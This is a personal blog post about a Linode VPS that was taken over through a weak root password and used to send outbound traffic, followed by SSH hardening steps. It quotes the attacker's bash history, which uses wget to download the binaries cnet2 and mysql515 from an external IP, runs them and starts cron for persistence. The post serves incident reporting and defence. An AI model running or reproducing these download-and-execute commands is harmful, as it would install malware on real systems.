I’ve been using Linode for a while now and it feels great. Although my host is in the California data center, latency is steady at around 200 ms — barely noticeable when browsing the web, and acceptable over SSH. Reportedly the Japan data center is a little over 100 ms, but since switching would mean a migration, I’ll leave it as is for now and look into it when I have time.
I Got Hacked
I had only ever set up servers on a LAN or in virtual machines and never paid attention to security configuration, so my VPS was poorly secured. Last month it was hit by a DoS attack, which made me realize how important security is. I never had much of a sense of it before — it turns out network attacks are much closer to us than I thought.
The symptom was a flood of outgoing data. As the chart below shows, it was sending at almost full capacity for three days (note the units on the left), and my 2 TB of transfer was used up in less than two days. The system actually sends an email alert at 80% usage, but it was the National Day holiday and I didn’t take the email seriously. Later Linode support noticed the anomaly and proactively opened a ticket asking what was going on — only then did I discover I was more than 400 GB over my quota…

I quickly logged in and used nethogs to check network usage. A process named mysql515 was sending data out at about 80 Mbps. I killed it immediately and then figured out how to clean up.
To find out how the attack happened, you need to know who has logged in to the server. /var/log/auth.log is an important clue — it records every user’s login attempts. Opening it was quite a sight: tens of thousands of lines, a large portion of them failed login attempts for root and admin, presumably a script continuously trying root passwords. With so many entries it was hard to pin down when and by whom the server was breached, but I guessed the root password had been cracked, since mine was a common word. Checking /root/.bash_history made everything clear:
service crond start
/etc/rc.d/init.d/crond start
killall -9 cnet2
cd /bin
rm -rf cnet2
wget -c http://61.160.194.120:120/cnet2
chmod 0755 /bin/cnet2
./cnet2
cd /etc
mkdir init.d
mkdir rc.d
cd /etc/rc.d
mkdir rc5.d
cd /bin
rm -rf mysql515 cnet2 socket
wget -c http://61.160.194.120:121/mysql515
chmod 0777 /bin/mysql515
./mysql515
service crond start
/etc/rc.d/init.d/crond start
Following the trail, I tracked down every related file based on the commands it ran and deleted them all. Note that it started the cron service and added a scheduled startup script to /etc/crontab — that has to be removed too, or the malware will come back.
How to Protect Your Server
The above only finds and removes the malicious files. How do you prevent future attacks? Here’s what I did:
- Obviously, change the root password. Use uppercase, lowercase, digits and symbols — everything you can — just don’t forget it. :)
- Disable root login over SSH:
/etc/ssh/sshd_config
- PermitRootLogin yes
+ PermitRootLogin no- Change the default SSH port to anything below 65535, for example
622. Of course, logging in then needs an extra port argument:ssh -p 622 user@server.com. Also remember to update the server’s firewall rules.
/etc/ssh/sshd_config
- Port 22
- Port 622- Switch to SSH key authentication: generate a key pair with
ssh-keygen, put the public key on the server and log in with the private key. This lets you disable password login entirely.
After these changes, /var/log/auth.log went quiet at once. Of course, these steps aren’t enough to make a VPS truly secure, but they’re enough to fend off ordinary attacks.
A shout-out to Linode support here: their service is thoughtful and professional. They opened the ticket themselves, checked in on it every day to ask about progress and whether I needed help, and whenever I needed help they replied within 10 minutes. For $10 a month I think it’s worth it — I wonder when companies in China will reach this level.
I forgot to mention the overage charges: only when the credit card statement arrived did I learn I’d been charged an extra $47 that month. At $0.10 per GB, that means I went 470 GB over. Not cheap — though with normal usage I don’t think you’d ever exceed the quota, so please make sure your server is well protected. Luckily the attack happened at the end of the month and part of the traffic counted toward October; otherwise the extra charge could have doubled.
Finally, I hope everyone ends up with a VPS they’re happy with!